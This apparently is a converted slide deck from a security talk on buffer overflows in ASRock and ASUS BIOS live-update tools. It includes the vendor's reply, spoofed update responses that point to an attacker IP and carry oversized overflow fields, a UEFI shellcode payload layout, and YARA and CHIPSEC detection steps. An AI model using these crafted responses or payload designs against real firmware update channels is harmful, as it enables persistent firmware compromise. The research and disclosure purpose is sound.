## ASUS's response to our vulnerability report:

**Security** <security@asus.com>

Mon, Apr 23, 2:39 AM




to me, Security ▾

Dear sender

This issue only exists in EZ Flash process for pre-OS. It should not be a concern for PC products as the function (HTTP) is not activated, thank you.

Best regards,  
ASUS Security | ©ASUSTeK Computer Inc.

and now it's time for something  
completely different





# Exploit Walkthrough



```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1  
Host: www.asrock.com  
Connection: Keep-Alive
```





# Exploit Walkthrough



```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```




```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">
  <Download Country="US" URL="URL1">
    <URL1>http://66.226.78.22</URL1>
    <URL2>http://66.226.78.22</URL2>
    <URL3>http://66.226.78.22</URL3>
    <URL4>http://66.226.78.22</URL4>
  </Download>
  <Bios Version="2.00" Date="12/5/2017" Type="Normal">
    <Description>Download this malicious BIOS I made for you...</Description>
    <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
  </Bios>
</LiveUpdate>
```





# Exploit Walkthrough








```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```



```
<?xml version="1.0" encoding="utf-8"?>  
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">  
  <Download Country="US" URL="URL1">  
    <URL1>http://66.226.78.22AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</URL1>  
    <URL2>http://66.226.78.22</URL2>  
    <URL3>http://66.226.78.22</URL3>  
    <URL4>http://66.226.78.22</URL4>  
  </Download>  
  <Bios Version="2.00" Date="12/5/2017" Type="Normal">  
    <Description>Download this malicious BIOS I made for you...</Description>  
    <File OS="BIOS" Size="12.73MB"/>support/200.zip</File>  
  </Bios>  
</LiveUpdate>
```



# Exploit Walkthrough





# Exploit Walkthrough



```
GET http://dlcdnet.asus.com/pub/ASUS/mb/idx/Z3/PRIME-Z370-P.idx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Host: dlcdnet.asus.com
Connection: Keep-Alive
```





# Exploit Walkthrough



```
GET http://dlcdnet.asus.com/pub/ASUS/mb/idx/Z3/PRIME-Z370-P.idx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Host: dlcdnet.asus.com
Connection: Keep-Alive
```



```
<product> PRIME-Z370-P
<version> 0612
<release-date> 3/9/2018
<path> \pub\ASUS\mb\LGA1151\PRIME_Z370-P\PRIME-Z370-P-ASUS-0612.zip
<~description>
  1. Update CPU Microcode 0x84
  2. Improve system capability and stability
<~description>
<~version>
<~product>
```





```
GET http://dlcdnet.asus.com/pub/ASUS/mb/idx/Z3/PRIME-Z370-P.idx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Host: dlcdnet.asus.com
Connection: Keep-Alive
```



```
<product> PRIME-Z370-P  
  
<version> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
  
<release-date> 3/9/2018  
<path> \pub\ASUS\mb\LGA1151\PRIME_Z370-P\PRIME-Z370-P-ASUS-0612.zip  
<~description>  
    1. Update CPU Microcode 0x84  
    2. Improve system capability and stability  
  
<~description>  
<~version>  
  
<~product>
```





# Exploit Walkthrough



## Debugging System Firmware Exploits

- Intel Hardware Debug Interface



**XDP (Old)**  
**\$3000**



**CCA (Newer)**  
**\$390**



**DbC (Current)**  
**\$15**





# Exploit Walkthrough



## Debugging System Firmware Exploits

- Intel System Debugger

The screenshot displays the Intel System Debugger (IDT) interface with the following components:

- Callstack:** Shows a single entry at location `0x000000005D353ED0` with the description "lost frame-chain ...".
- Assembler:** Displays assembly code from address `0x0038:0x000000005D353EA2` to `0x0038:0x000000005D35409F`. The current instruction is `call 0x5D354668 <>` at address `0x0038:0x000000005D353ED0`.
- Registers:** Lists the state of registers including `RDY`, `RSI`, `RDI`, `RSP`, `RBP`, and `RS`.
- Console View:** Shows debugger commands and output, including a breakpoint at `0x000000005D353ED0` and warnings about DCI device connection.
- Breakpoints:** Lists several breakpoints, including "Invalid TSS", "Segment Not Pre...", "Stack Fault", "General Protection", "Page Fault", and "Reserved".

The status bar at the bottom indicates the current instruction pointer (IP) is `0x0038:0x000000005D353ED0`.



# Exploit Walkthrough



## Debugging System Firmware Exploits

- Intel Debug Abstraction Layer

```
Intel DAL Python CLI
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
Note: The 'coregroupsactive' control variable has been set to 'GPC'
Using SKL_KBP_OpenDCI_DbC_Only_ReferenceSettings
>>> itp.halt()
[SKL_C0_T0] Halt Command break at 0x38:0000000086E78817
[SKL_C0_T1] HLT Instruction break at 0x38:0000000000571E5
[SKL_C1_T0] HLT Instruction break at 0x38:0000000000571E5
[SKL_C1_T1] HLT Instruction break at 0x38:0000000000571E5
>>> itp.cv.smmentrybreak.setValue("True")
>>> itp.threads[0].port(0xB2,0x1)
>>> itp.go()
>>> [SKL_C0_T0] SMM Entry break at 0xCE00:0000000000008000
[SKL_C0_T1] SMM Entry break at 0xCE80:0000000000008000
[SKL_C1_T0] SMM Entry break at 0xCF00:0000000000008000
[SKL_C1_T1] SMM Entry break at 0xCF80:0000000000008000
>>>
>>>
```



# Exploit Walkthrough



UEFI post-exploitation environment

- “Normal” shellcode won’t work
- No operating system = no syscalls



# Exploit Walkthrough



## UEFI post-exploitation environment

- Running as ring0
- No ASLR
- No stack canaries
- No memory protection
- Executable stack



# Exploit Walkthrough



## UEFI post-exploitation environment

- Can use Boot Services UEFI functionality
- This requires some knowledge about how UEFI works internally




# Exploit Walkthrough



## UEFI post-exploitation environment

### UEFI protocols

- Inter-component OOP mechanism
- Identified by GUID
- One application/driver registers protocol interface using GUID
- Another app/driver finds protocol interface using GUID and calls functions in object







# Exploit Walkthrough



## UEFI post-exploitation environment

### Useful Boot Services functions

- `LocateProtocol()`
  - Finds a protocol by GUID
- `LoadImage()`
  - Loads a UEFI image into memory
- `StartImage()`
  - Transfers control to a loaded image's entry point.



# Exploit Walkthrough



## ON THE STACK

NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP NOP

EGGHUNTER SHELLCODE

RETURN ADDRESS

## ON THE HEAP

8-BYTE TAG

COPY & DECODE STUB

LOAD & START IMAGE SHELLCODE

ARBITRARY UEFI APPLICATION

## SAFE COPY DESTINATION

LOAD & START IMAGE SHELLCODE

ARBITRARY UEFI APPLICATION



# Mitigations



## Potential UEFI security hardening

- Hardened paging configuration
- Stack canaries
- ASLR
- NX/DEP



# Mitigations



Detecting the ASRock buffer overflow with YARA

```
rule ASRockUpdateOverflow
{
    strings:
        $liveupdate = "LiveUpdate"
        $urln = /<URL[0-9]+?.+?<\VURL[0-9]+?/

    condition:
        $liveupdate and for any i in (1..#urln) : ( !urln[i] >
260 )
}
```



# Mitigations



Detecting the ASUS buffer overflow with YARA

```
rule ASUSUpdateOverflow
{
```

```
    strings:
```

```
        $prod = "<product>"
```

```
        $desc = "<~description>"
```

```
        $ver = /<version>.+?</
```

```
    condition:
```

```
        $prod and $desc and for any i in (1..#ver) : (
```

```
            !ver[i] > 260 )
```

```
    }
```



# Detection



Detecting UEFI/BIOS modification with CHIPSEC

Extract BIOS SPI flash from platform and create whitelist from contents:

```
# chipsec_main -m tools.uefi.whitelist
```

Generate whitelist from contents of uefi.rom:

```
# chipsec_main -i -n -m tools.uefi.whitelist -a generate,efilist.json,uefi.rom
```

Check contents of uefi.rom against whitelist:

```
# chipsec_main -i -n -m tools.uefi.whitelist -a check,efilist.json,uefi.rom
```





# Conclusions



- System firmware is already large and complex
- Network functionality is being added in new and exciting places
- BIOS is hard to update, so done rarely
- New features to make updates easier are also adding new exploit vectors



# Questions?